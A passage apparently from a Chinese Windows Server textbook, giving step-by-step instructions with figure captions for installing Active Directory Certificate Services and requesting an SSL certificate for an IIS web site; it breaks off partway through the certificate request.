


图 12-26　“Active Directory 证书服务简介”对话框

第十二步，单击“下一步”按钮，显示如图 12-27 所示“选择服务器角色”对话框，用来选择欲安装的 Web 服务器组件。



图 12-27　“选择服务器角色”对话框

第十三步,单击"下一步"按钮,显示如图 12-28 所示"确认安装选择"对话框,列出了要安装的角色及相应组件。



图 12-28　"确认安装选择"对话框

第十四步,单击"安装"按钮,开始安装证书服务及相关组件。安装完成后,显示如图 12-29 所示"安装结果"对话框。



图 12-29　安装完成

第十五步，单击“关闭”按钮，完成证书服务的安装。

至此，证书安装成功，用户就可以向该证书服务器申请证书并使用了。依次单击“开始”→“管理工具”→“证书颁发机构”，打开如图 12-30 所示窗口，用来管理证书。




图 12-30　证书颁发机构

3. 配置 Web 站点

建立并安装一个 Web 证书需要以下两个步骤。

(1) 配置 Web 站点。包括建立虚拟目录、建立密钥对和证书请求、向证书授权机构提交证书请求文件、证书服务器工具、安装服务器证书、在虚拟机上允许使用 SSL 和向用户浏览器中增加 CA 证书。

(2) 为 Web 站点安装证书。首先要在 Web 服务器上提交证书申请，然后在证书服务器上颁发证书，最后在 Web 服务器上安装证书。

4. 为 Web 站点安装证书

为 Web 服务器安装证书包括几个阶段，首先要在 Web 服务器上提交证书申请，然后在证书服务器上颁发证书，最后在 Web 服务器上安装证书。

(1) 在 Web 服务器上提交证书申请。

第一步，从证书服务器上下载证书连接，配置 IE 浏览器信任证书颁发机构。

第二步，打开 IIS 管理器，单击 Web 服务器名，在主页窗口中双击“服务器证书”图标，显示如图 12-31 所示“服务器证书”窗口。

第三步，单击右侧“操作”栏的“创建证书申请”链接，显示如图 12-32 所示“可分辨名称属性”对话框，其中“通用名称”文本框中必须输入用户访问时使用的域名，负责客户端访问时，证书将无效。




图 12-31 “服务器证书”窗口




图 12-32 “可分辨名称属性”对话框

第四步，单击“下一步”按钮，显示如图 12-33 所示“加密服务提供程序属性”对话框。选择加密程序，并设置证书的位长，位长越大安全性越强，但也会影响性能。

第五步，单击“下一步”，显示如图 12-34 所示“文件名”对话框。在“为证书申请指定一个文件名”文本框中，指定证书申请文件的保存路径和名称，将需要使用该文件向证书服务器申请证书。

第六步，单击“完成”按钮，证书申请文件创建成功。该文件是一个文本文件，其中包含证书编码，如图 12-35 所示。需要复制其中的内容，准备用来申请证书。



图 12-33　“加密服务提供程序属性”对话框



图 12-34　“文件名”对话框



图 12-35　证书文件

(2) 向"证书颁发机构"申请证书。

安装的"证书服务"就是"证书颁发机构"。

第一步,在浏览器中输入地址 http://CA 认证服务器名称/CertSrv,会打开"Microsoft 证书服务"页面,如图 12-36 所示。




图 12-36 "Microsoft 证书服务"页面

第二步,选择"申请证书",单击"下一步"按钮。出现如图 12-37 所示界面。

